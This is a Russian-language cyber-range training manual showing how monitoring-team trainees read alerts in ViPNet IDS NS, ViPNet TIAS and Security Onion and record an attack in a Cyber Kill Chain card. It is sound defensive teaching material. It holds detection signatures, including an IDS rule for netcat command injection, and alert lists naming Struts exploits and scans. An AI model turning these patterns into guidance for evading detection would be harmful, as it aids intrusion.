2022-05-05 14:02:00.10...	1000100.1000101	1	AD UNUSUALLY HIGH TCP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000103	1	AD HIGH INCOMING TCP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000105	1	AD HIGH OUTGOING TCP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000107	1	AD HIGH LAN TCP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000109	1	AD UNUSUALLY HIGH UDP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000111	1	AD HIGH OUTGOING UDP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000115	1	AD HIGH LAN UDP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000117	1	AD UNUSUALLY HIGH ICMP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000123	1	AD HIGH LAN ICMP TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000125	1	AD HIGH SYN/ACK PACKET NUMBER	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000131	1	AD HIGH OUTGOING DNS TRAFFIC	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000135	1	AD HIGH ARP REQUEST NUMBER	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000137	1	AD HIGH ARP REPLY NUMBER	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000141	1	AD HIGH OVERALL PACKET NUMBER	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000143	1	AD HIGH VALUE OF UPLOAD TCP DATA...	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000145	1	AD HIGH VALUE OF DOWNLOAD TCP D...	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000151	1	AD HIGH VALUE OF UPLOAD UDP DATA...	bad-unknown						→ →
2022-05-05 14:02:00.10...	1000100.1000155	1	AD HIGH VALUE OF UPLOAD DNS DATA...	bad-unknown						→ →

Рисунок 26 – Журнал событий ИБ сетевого сенсора VipNet IDS NS

VipNet IDS NS обеспечивает автоматическое обнаружение угроз и регистрацию событий в журнале. Информация о зарегистрированных событиях хранится в базе данных VipNet IDS NS. В базе данных выполняется циклическая перезапись информации, при которой самые старые записи журнала удаляются, а освободившееся место используется для записи новых

данных.

Для каждого зарегистрированного события в журнале может быть зафиксирована информация, представленная на рисунках 27-29.

Параметр	Описание	Пакет	Файл
Дата и время	Дата и время регистрации события с точностью до миллисекунды.	✓	✓
Уровень важности	<p>Условный уровень, предназначенный для оценки степени опасности события. Уровень важности присваивается событию в соответствии с приоритетом правила, сработавшего при его регистрации.</p> <p>Различают следующие уровни важности событий:</p> <ul style="list-style-type: none"> ■ — высокий (наиболее опасные события). ■ — средний (события средней степени опасности). ■ — низкий (наименее критичные события). ■ — информационный (события уведомительного характера). 	<ul style="list-style-type: none"> ✓ ✓ ✓ ✓ 	<ul style="list-style-type: none"> ✓ — — —
Тип события	<p>Показатель, позволяющий идентифицировать метод обнаружения угрозы (например, <i>Аномалия ARP</i>).</p> <p>Перечень и описание типов событий представлены в приложении <i>Типы и коды событий</i> (на стр. 249).</p>	✓	Malware detection
Код события	Показатель, идентифицирующий событие по номеру сработавшего правила.	✓	147.1
Количество	<p>Количество однотипных событий, агрегированных в единую запись (для одиночных событий количество равно 1).</p> <p>Единая запись содержит информацию только о первом событии из всех объединенных.</p>	✓	✓

Рисунок 27 – Возможные параметры зарегистрированного события

Параметр	Описание	Пакет	Файл
Протокол	Протокол транспортного уровня модели OSI, по которому был передан вредоносный пакет.	✓	—
Протокол	Протокол прикладного уровня модели OSI, по которому был передан вредоносный файл.	—	HTTP/ FTP
Название правила	Название сработавшего правила.	✓	Malware: Generic
Описание правила	Краткое описание сработавшего правила.	✓	—
Класс правила	Класс, к которому относится сработавшее правило.	✓	—
Группа правил	Группа, в которую входит сработавшее правило.	✓	—
Текст правила	Текст сработавшего правила.	✓	—
URI	Относительный URI (см. глоссарий, стр. 340) файла в сети.	—	✓
Размер файла	Размер вредоносного файла в байтах.	—	✓
Хэш-сумма файла	Хэш-сумма вредоносного файла, рассчитанная по алгоритму MD5.	—	✓
Тип файла	Тип вредоносного файла.	—	✓
Категория файла	Категория вредоносного файла.	—	✓
Описание типа	Описание типа вредоносного файла.	—	✓
VLAN	Метка идентификатора виртуальной сети VLAN ID в пакете, на котором сработало правило (недоступно для Native VLAN).	✓	✓
IP-адрес получателя	IP-адрес получателя пакета, на котором сработало правило.	✓	✓
MAC-адрес получателя	MAC-адрес получателя пакета, на котором сработало правило.	✓	✓
Порт получателя	Порт получателя пакета, на котором сработало правило.	✓	✓
IP-адрес источника	IP-адрес источника пакета, на котором сработало правило.	✓	✓
MAC-адрес источника	MAC-адрес источника пакета, на котором сработало правило.	✓	✓
Порт источника	Порт источника пакета, на котором сработало правило.	✓	✓
Страна получателя	Географическое местоположение источника и получателя может быть определено с точностью до города. Для	✓	✓
Город получателя	получения информации о географическом местоположении	✓	✓
Страна источника	узлов используется база геопозиционных данных	✓	✓
Город источника	(см. глоссарий, стр. 341), которая загружается в ViPNet IDS NS в составе базы правил.	✓	✓

Рисунок 28 – Возможные параметры зарегистрированного события





Параметр	Описание	Пакет	Файл
Направление	Направление следования пакета или файла.	✓	✓
	 — из внешней в защищаемую сеть.	✓	✓
	 — из защищаемой во внешнюю сеть.	✓	✓
	 — из внешней во внешнюю сеть.	✓	✓
	 — из защищаемой в защищаемую сеть.	✓	✓

Рисунок 29 – Возможные параметры зарегистрированного события

Примените фильтрацию для выявления соответствующего события. Особое внимание обратите на поля: название правила, уровень важности, IP-адрес источника, IP-адрес получателя, порт получателя.

Проанализируйте подробную информацию о событии (Рисунок 30).

●

Событие 2022-05-05 09:24:14.671178




Событие высокой важности

↓ | ✕

Событие	Источник	Получатель	Пакет
Дата и время обнаружения:	2022-05-05 09:24:14.671178		
Тип события:	Сигнатурное событие		
Протокол:	TCP		
Код события:	3111406		
Класс правила:	web-application-attack		
Группа правил:	exploit		
Название правила:	AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request var 1 (base64-encoded) var 3.2		
Описание правила:	Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости		
Текст правила:	<pre> alert tcp any any -> \$HOME_NET \$HTTP_PORTS (msg:"AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request var 1 (base64-encoded) var 3.2";flow:established,to_server;content:"uYy";base64_decode:offset 2,relative;base64_data;content:"-";pcre:"/^[\\s\\\"\\w\\-]*-[b-zA-Z]*\\(e\\ c\\)/";flowbits:set,AM.Generic.command_injection;reference:url,owasp.org/www-community/attacks/Command_Injection;classtype:web-application-attack;sid:3111406;rev:12;metadata:affected_asset dst, attack_target Web_Server, tag AM.ARMA, tag T1190, tias_category Exploitation) </pre>		
Описание уязвимостей:	url: owasp.org/www-community/attacks/Command_Injection		

Рисунок 30 – Дополнительная информация о событии


Находите необходимую информацию, используя инструменты фильтрации (Рисунок 31) и фиксируйте её.


Название фильтра:   

Дата и время событий

За последние

В период

с: 

по: 

Основныe параметры

Важность события: Высокая Средняя Низкая Инф. события

Показывать: Агрегированные события Единичные события

> Событие

Источник

IP-адрес:

Порт:

MAC-адрес:

Страна:

Город:

> Получатель

Рисунок 31 – Параметры фильтрации событий

2) TIAS

ViPNet TIAS (Threat Intelligence Analytics System) представляет собой систему интеллектуального анализа угроз безопасности информации, относящихся к атакам.

ViPNet TIAS предназначен для автоматического выявления

инцидентов информационной безопасности в информационных системах на основе анализа информации о событиях информационной безопасности, поступающей от источников – сенсоров систем обнаружения атак (вторжений).

ViPNet TIAS поддерживает работу со следующими источниками событий информационной безопасности (далее – сенсоры):

- Сетевой сенсор системы обнаружения атак ViPNet IDS NS версии 2.4.3, 3.5.0, 3.5.1 и 3.6.0.
- Система обнаружения вторжений ViPNet IDS HS версии 1.2.5, 1.4.0 и 1.5.0.
- Межсетевой экран ViPNet xFirewall версии 5.0.1.

Для начала работы необходимо авторизоваться, используя существующую учетную запись (обратиться к преподавателю) (Рисунок 31).




Рисунок 31 – Вход в учетную запись TIAS

Главная веб-страница программно-аппаратного комплекса представлена на рисунке 32.




Рисунок 32 – Главная страница TIAS

Чтобы узнать тип зарегистрированного события следует обратиться к блокам с информацией, отражающей динамику регистрации событий на стартовой странице TIAS (вкладка Инфопанель) (Рисунок 33).

Динамика событий




Рисунок 33 – Блоки с информацией, отражающей динамику регистрации событий

В рамках работы с системой Amprige следует обратить внимание на вкладку События (Рисунок 34).

Сетевые события 15 м 60 м 24 ч 27.05.2022 12:57 - 27.05.2022 13:57 Автообновление

События IDS NS События IDS HS

Источники Получатели

Урове...	Прави...	Ко...	IP-адр...	IP-адр...	Прото...	Номер...	Категор...	Урове...	Прави...	Ко...	IP-адр...	IP-адр...	Прото...	Номер...	Категор...
Высокий	AM CURRE...	69	10.10.1...	10.10.2.21	ICMP	1:3001647	DDoS	Высокий	AM CURRE...	69	10.10.1...	10.10.2.21	ICMP	1:3001647	DDoS
Средний	ET SCAN B...	10	185.88...	10.10.2.21	TCP	1:2001972	Сканиро	Средний	ET SCAN B...	10	10.10.4...	10.10.2.21	TCP	1:2001972	Сканиро

События на узлах

Дата и время	Номер пр...	IP-адрес ...	Тип се...	IP-адрес ...	Порт п...	IP-адрес ...	Порт и...	Пакет	Уровень ...	Прото...	Колич...	Правило
27.05.2022 13:57:47	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:56:54	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:56:01	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:55:08	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:54:15	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:53:22	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:53:01	1:2001972	10.10.2.21	IDS NS	10.10.4.11	3389	185.88.181...	40892	↓	Средний	TCP	1	ET SCAN Behavioral Unus...
27.05.2022 13:52:30	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...
27.05.2022 13:51:37	1:3001647	10.10.2.21	IDS NS	10.10.1.253	0	10.10.1.254	0	↓	Высокий	ICMP	1	AM CURRENT_EVENTS IC...

> Дополнительные события

Рисунок 34 – Сетевые события TIAS

Принцип работы примерно такой же, как и в ViPNet IDS. Обозначения тоже практически идентичны. Используйте инструмент фильтрации для поиска инцидентов. Анализируйте и фиксируйте подозрительные происшествия.

3) SECONION

Security Onion основан на Ubuntu и содержит Snort, Suricata, Zeek, OSSEC, Sguil, Squert, NetworkMiner, Elastic Stack и многие другие инструменты безопасности.

Для начала работы необходимо авторизоваться, используя существующую учетную запись (обратиться к преподавателю) (Рисунок 35).




Рисунок 35 – Вход в учетную запись SecOnion

Kibana – один из инструментов, входящих в состав Security Onion, позволяет быстро анализировать и переключаться между всеми различными типами данных, генерируемыми данным дистрибутивом (Рисунок 36).




Рисунок 36 – Интерфейс визуализации данных Kibana

Squert - веб-приложение, которое используется для запроса и

просмотра данных о событиях, хранящихся в базе данных Sguil. Для того, чтобы просмотреть данные о событиях, нужно кликнуть ссылку на веб-приложение Squert на главной странице Kibana (Рисунок 37).




Рисунок 37 – Переход в Squert

Далее открывается веб-приложение Squert - визуальный инструмент, предоставляющий дополнительный контекст для событий с помощью метаданных. На картинке показан общий перечень идентифицированных событий (Рисунок 38).

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE
3898	2	10	■■■■■■■■	07:22:04	SURICATA HTTP unable to match response to request
74	1	1	■■■■■■■■	07:19:31	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
4	2	1	■■■■■■■	07:06:02	ET INFO User-Agent (python-requests) Inbound to Webserver
18	2	1	■■■■■■■	07:05:04	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)
18	2	1	■■■■■■■	07:05:04	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2
18	2	1	■■■■■■■	07:05:04	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M3
18	2	1	■■■■■■■	07:05:04	ET EXPLOIT Apache Struts 2 REST Plugin Vulnerability (CVE-2017-9805)
4	1	2	■■■■■■■	07:04:38	ET ATTACK_RESPONSE Output of id command from HTTP server
10	2	4	■■■■■■■	07:04:37	ET SCAN Suspicious inbound to MSSQL port 1433
10	2	4	■■■■■■■	07:04:37	ET SCAN Suspicious inbound to Oracle SQL port 1521
10	2	4	■■■■■■■	07:04:37	ET SCAN Suspicious inbound to PostgreSQL port 5432
2	2	1	■■■■■■■	07:04:34	ET SCAN Potential SSH Scan
2	2	1	■■■■■■■	07:04:34	ET SCAN Potential SSH Scan OUTBOUND
10	2	4	■■■■■■■	07:04:34	ET SCAN Suspicious inbound to mySQL port 3306
2	2	1	■■■■■■■	07:04:33	ET SCAN Potential VNC Scan 5800-5820
2	2	1	■■■■■■■	07:04:33	ET SCAN Potential VNC Scan 5900-5920
48	1	2	■■■■■■■	06:02:07	GPL WEB_SERVER 403 Forbidden
8	2	1	■■■■■■■	06:00:00	ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted
8	2	1	■■■■■■■	06:00:00	ET POLICY Incoming Basic Auth Base64 HTTP Password detected unencrypted
3	7	1	■■■■■■■	05:04:03	[OSSEC] Listened ports status (netstat) changed (new port opened or closed).
1	7	1	■■■■■■■	00:29:43	[OSSEC] Integrity checksum changed.

Рисунок 38 – Общий перечень идентифицированных событий

Для перехода на страницу с группировкой событий одного типа, нужно нажать на цифру в столбце «QUEUE», выделено на картинке (Рисунок 39).

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE
3898	2	10	■■■■■■■■	07:22:04	SURICATA HTTP unable to match response to request
74	1	1	■■■■■■■■	07:19:31	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
4	2	1	■■■■■■■	07:06:02	ET INFO User-Agent (python-requests) Inbound to Webserver
18	2	1	■■■■■■■	07:05:04	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)
18	2	1	■■■■■■■	07:05:04	ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2

Рисунок 39 – Количество сгруппированных событий в очереди

Далее происходит переход на страницу с группировкой событий одного типа (Рисунок 40).

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE
3898	2	10	■■■■■■■■■■	07:22:04	SURICATA HTTP unable to match response to request
80	1	1	■■■■■■■■■■	07:19:31	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 3389 (msg:"ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)"; flow:to_server; flags:S,12; threshold: type both, trac 972; classtype:network-scan; sid:2001972; rev:20; metadata:created_at 2010_07_30, former_category SCAN, updated_at 2017_05_11;)

file: downloaded.rules:12829

CATEGORIZE 0 EVENT(S) CREATE FILTER: [src](#) [dst](#) [both](#)

QUEUE	ACTIVITY	LAST EVENT	SOURCE	AGE	COUNTRY
80	■■■■■■■■■■	2021-03-31 07:52:54	185.88.181.55	1	NETHE

ST	TIMESTAMP	EVENT ID	SOURCE	PORT	DESTINATION	PORT	SIGNATURE
<input type="checkbox"/>	RT 2021-03-31 07:52:54	3.11092	185.88.181.55	49894	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:46:53	3.10980	185.88.181.55	49750	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:43:33	3.10894	185.88.181.55	49670	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:37:33	3.10791	185.88.181.55	49526	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:31:32	3.10650	185.88.181.55	49382	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:25:31	3.10616	185.88.181.55	49238	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:19:31	3.10459	185.88.181.55	49094	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:13:30	3.10053	185.88.181.55	48950	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:07:29	3.9981	185.88.181.55	48806	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 07:01:29	3.9819	185.88.181.55	48662	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 06:55:28	3.9818	185.88.181.55	48518	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)
<input type="checkbox"/>	RT 2021-03-31 06:49:28	3.9765	185.88.181.55	48374	10.10.4.11	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)

Рисунок 41 – Перечень инцидентов, связанных с эксплуатацией конкретной уязвимости

Функционал вышеперечисленных инструментов очень обширен, однако для работы с системой Amprige на данном этапе будет достаточно знаний об анализе событий и инцидентов. Для более подробного ознакомления с системами можно обратиться к методическим материалам (Рисунок 15).

После анализа событий участнику группы мониторинга следует заполнить карточку описания вектора атаки Cyber Kill Chain (Рисунок 41).

В карточке следует описывать обновленную информацию, которую удастся выяснить в процессе расследования инцидента. Такую карточку может заполнить любой участник группы реагирования. После сохранения данных, внесенных в карточку её содержимое могут просмотреть все

участники тренировки. Таким образом удобно обмениваться информацией между участниками.

The screenshot shows a web interface titled 'CYBER KILL CHAIN' with a star icon and '0' next to it. At the top, there is a text input field labeled 'Название атаки' (Attack Name) with a character count of '0 / 150'. Below this is a checkbox labeled 'Нарушитель внутренний?' (Internal attacker?). The main area is divided into four text input fields: 'Конечная цель нарушителя' (Attacker's final goal) with '0 / 1000' characters, 'Какие промежуточные узлы сети нарушитель атаковал?' (Which intermediate network nodes did the attacker attack?) with '0 / 1000' characters, 'Последовательность действий' (Sequence of actions) with '0 / 1000' characters, and 'Какие уязвимости нарушитель эксплуатировал?' (Which vulnerabilities did the attacker exploit?) with '0 / 1000' characters. At the bottom left are buttons for 